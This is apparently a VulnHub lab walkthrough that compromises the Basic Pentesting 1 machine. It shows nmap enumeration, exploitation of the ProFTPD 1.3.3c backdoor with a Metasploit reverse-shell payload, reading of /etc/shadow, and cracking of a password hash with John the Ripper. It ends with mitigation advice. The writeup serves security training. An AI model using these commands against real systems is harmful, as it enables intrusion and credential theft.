


# VulnHub: Basic Pentesting - 1

## Proof of Concept (PoC)



## 1. Overview

| Item             | Details                                             |
|------------------|-----------------------------------------------------|
| Target Machine   | Basic Pentesting: 1 (VulnHub)                       |
| Creator          | Josiah Pierce                                       |
| Attacker Machine | Kali Linux                                          |
| Difficulty       | Beginner                                            |
| Objective        | Gain initial access and escalate privileges to root |

This walkthrough demonstrates the exploitation process for the **Basic Pentesting: 1** VulnHub machine. The machine contains several remote vulnerabilities and provides multiple privilege escalation vectors, making it suitable for beginners practicing real-world offensive security techniques.

## 2. Network Discovery

Before enumeration, the first task was to identify the target machine's IP address on the local network.

```
sudo arp-scan -l
```

Target IP discovered: 192.168.1.107

```
(kali@kali)-[~/basic-pentesting]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:50:6f:d8, IPv4: 192.168.1.105
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.11 60:83:c7:6e:16:78 (Unknown)
192.168.1.104 50:c2:e8:95:0b:37 CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.107 08:00:27:18:f8:97 PCS Systemtechnik GmbH
192.168.1.103 f6:51:b0:f5:8b:ad (Unknown: locally administered)
192.168.1.101 42:d5:fa:0c:a1:9b (Unknown: locally administered)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.769 seconds (92.45 hosts/sec). 5 responded
```

## 3. Port & Service Enumeration

A full TCP scan was performed using Nmap to identify open ports and running services:

```
sudo nmap -p- -sV -sC 192.168.1.107 --min-rate 10000
```

Results:

| Port | Service | Version        |
|------|---------|----------------|
| 21   | FTP     | ProFTPD 1.3.3c |
| 22   | SSH     | OpenSSH 7.2p2  |
| 80   | HTTP    | Apache 2.4.18  |

```
(kali@kali)-[~/basic-pentesting]
$ sudo nmap -p- -sV -sC 192.168.1.107 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 18:18 IST
Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.66% done; ETC: 18:19 (0:00:00 remaining)
Nmap scan report for 192.168.1.107
Host is up (0.55s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|_ 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:18:F8:97 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.98 seconds
```


The FTP version (**ProFTPD 1.3.3c**) is known to be vulnerable to a backdoor allowing remote code execution.

## 4. Vulnerability Research

Using `searchsploit` to verify exploit availability:

```
searchsploit ProFTPD 1.3.3c
```

A remote exploitation module exists for the exact version running on the target.



The screenshot shows the output of the searchsploit command. It lists two exploits: 'ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution' and 'ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)'. The second exploit is highlighted in red. The table also shows the path for each exploit: 'linux/remote/15662.txt' and 'linux/remote/16921.rb'. At the bottom, it says 'Shellcodes: No Results'.

| Exploit Title                                                      | Path                   |
|--------------------------------------------------------------------|------------------------|
| ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt |
| ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)           | linux/remote/16921.rb  |

Shellcodes: No Results

## 5. Exploitation Using Metasploit

Launching Metasploit:

```
msfconsole
```

Setting the exploit and payload:

```
use exploit/unix/ftp/proftpd_133c_backdoor
set rhosts 192.168.1.107
set payload cmd/unix/reverse
set lhost 192.168.1.105
run
```

Metasploit successfully opened a remote reverse shell:

```
whoami
root
```

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/adduser                  .               normal No      Add user with useradd
1  payload/cmd/unix/bind_perl                .               normal No      Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6           .               normal No      Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/generic                   .               normal No      Unix Command, Generic Command Execution
4  payload/cmd/unix/reverse                   .               normal No      Unix Command Shell, Double Reverse TCP (telnet)
5  payload/cmd/unix/reverse_bash_telnet_ssl  .               normal No      Unix Command Shell, Reverse TCP SSL (telnet)
6  payload/cmd/unix/reverse_perl             .               normal No      Unix Command Shell, Reverse TCP (via Perl)
7  payload/cmd/unix/reverse_perl_ssl         .               normal No      Unix Command Shell, Reverse TCP SSL (via perl)
8  payload/cmd/unix/reverse_ssl_double_telnet .               normal No      Unix Command Shell, Double Reverse TCP SSL (telnet)
```

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni                                                                               |
| RHOSTS  | 192.168.1.107   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.1.105
lhost => 192.168.1.105
```

```
[*] 192.168.1.107 - Command shell session 2 closed. Reason: User exit
msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.105:4444
[*] 192.168.1.107:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo NFS94qAu7nffdqR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "\r\nsh: 2: Connected: not found\r\nsh: 3: Escape: not found\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 3 opened (192.168.1.105:4444 -> 192.168.1.107:38678) at 2025-12-05 18:34:48 +0530
```

```
Shell Banner:
NFS94qAu7nffdqR
_____
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
whoami
root
```

## 6. Post-Exploitation and System Interaction

File system enumeration was performed:

```
ls -la
cd /root
```

A stable interactive shell was upgraded using:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
cd root
ls
ls -la
total 28
drwx----- 5 root root 4096 Nov 14 2017 .
drwxr-xr-x 24 root root 4096 Nov 14 2017 ..
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Aug 1 2017 .cache
drwx----- 3 root root 4096 Nov 14 2017 .gnupg
drwxr-xr-x 2 root root 4096 Nov 14 2017 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
python -c 'import pty; pty.spawn("/bin/sh")'
```

## 7. Credential Extraction

With full system access, the `/etc/shadow` file was readable:

```
cat /etc/shadow
```

The following hash was extracted for cracking:

```
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCY
pM3MUHVmtY9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/
```

The hash was saved locally:

```
nano pass.txt
```

```
cat /etc/shadow
root:!:17484:0:99999:7:::
daemon*:17379:0:99999:7:::
bin*:17379:0:99999:7:::
sys*:17379:0:99999:7:::
sync*:17379:0:99999:7:::
games*:17379:0:99999:7:::
man*:17379:0:99999:7:::
lp*:17379:0:99999:7:::
mail*:17379:0:99999:7:::
news*:17379:0:99999:7:::
uucp*:17379:0:99999:7:::
proxy*:17379:0:99999:7:::
www-data*:17379:0:99999:7:::
backup*:17379:0:99999:7:::
list*:17379:0:99999:7:::
irc*:17379:0:99999:7:::
gnats*:17379:0:99999:7:::
nobody*:17379:0:99999:7:::
systemd-timesync*:17379:0:99999:7:::
systemd-network*:17379:0:99999:7:::
systemd-resolve*:17379:0:99999:7:::
systemd-bus-proxy*:17379:0:99999:7:::
syslog*:17379:0:99999:7:::
_apt*:17379:0:99999:7:::
messagebus*:17379:0:99999:7:::
uidd*:17379:0:99999:7:::
lightdm*:17379:0:99999:7:::
whoopsie*:17379:0:99999:7:::
avahi-autoipd*:17379:0:99999:7:::
avahi*:17379:0:99999:7:::
dnsmasq*:17379:0:99999:7:::
colord*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip*:17379:0:99999:7:::
kernoops*:17379:0:99999:7:::
pulse*:17379:0:99999:7:::
rtkit*:17379:0:99999:7:::
saned*:17379:0:99999:7:::
usbmux*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2W0/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2*6Fvy5tpUUXQbUhCKbL4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd*:17486:0:99999:7:::
```

```
(kali㉿kali)-[~/basic-pentesting]
$ nano pass.txt
```

## 8. Password Cracking with John the Ripper

john pass.txt

John successfully cracked the password:

marlinspike (marlinspike)

Password recovered: **marlinspike**

```
(kali㉿kali)-[~/basic-pentesting]
$ john pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-12-05 18:41) 20.00g/s 160.0p/s 160.0c/s 160.0C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



## 9. Summary of Attack Chain

| Phase             | Action                                         |
|-------------------|------------------------------------------------|
| Discovery         | Identified machine IP using arp-scan           |
| Enumeration       | Found vulnerable ProFTPD via Nmap              |
| Exploitation      | Used Metasploit to gain remote root shell      |
| Post-Exploitation | Extracted <code>/etc/shadow</code> credentials |
| Cracking          | Cracked password using John the Ripper         |

## 10. Mitigation Recommendations

| Identified Weakness          | Recommendation                               |
|------------------------------|----------------------------------------------|
| Outdated FTP server          | Update/remove ProFTPD 1.3.3c                 |
| Weak credential policy       | Use strong password complexity and rotation  |
| Exposed unnecessary services | Restrict ports and apply firewall rules      |
| Lack of system hardening     | Apply SSH hardening, disable unused services |

## Conclusion



The machine was successfully compromised due to outdated and vulnerable software, exposed services, and weak system configuration practices. This serves as a valuable practical scenario for demonstrating service enumeration, exploitation techniques, and privilege escalation in a controlled environment.

---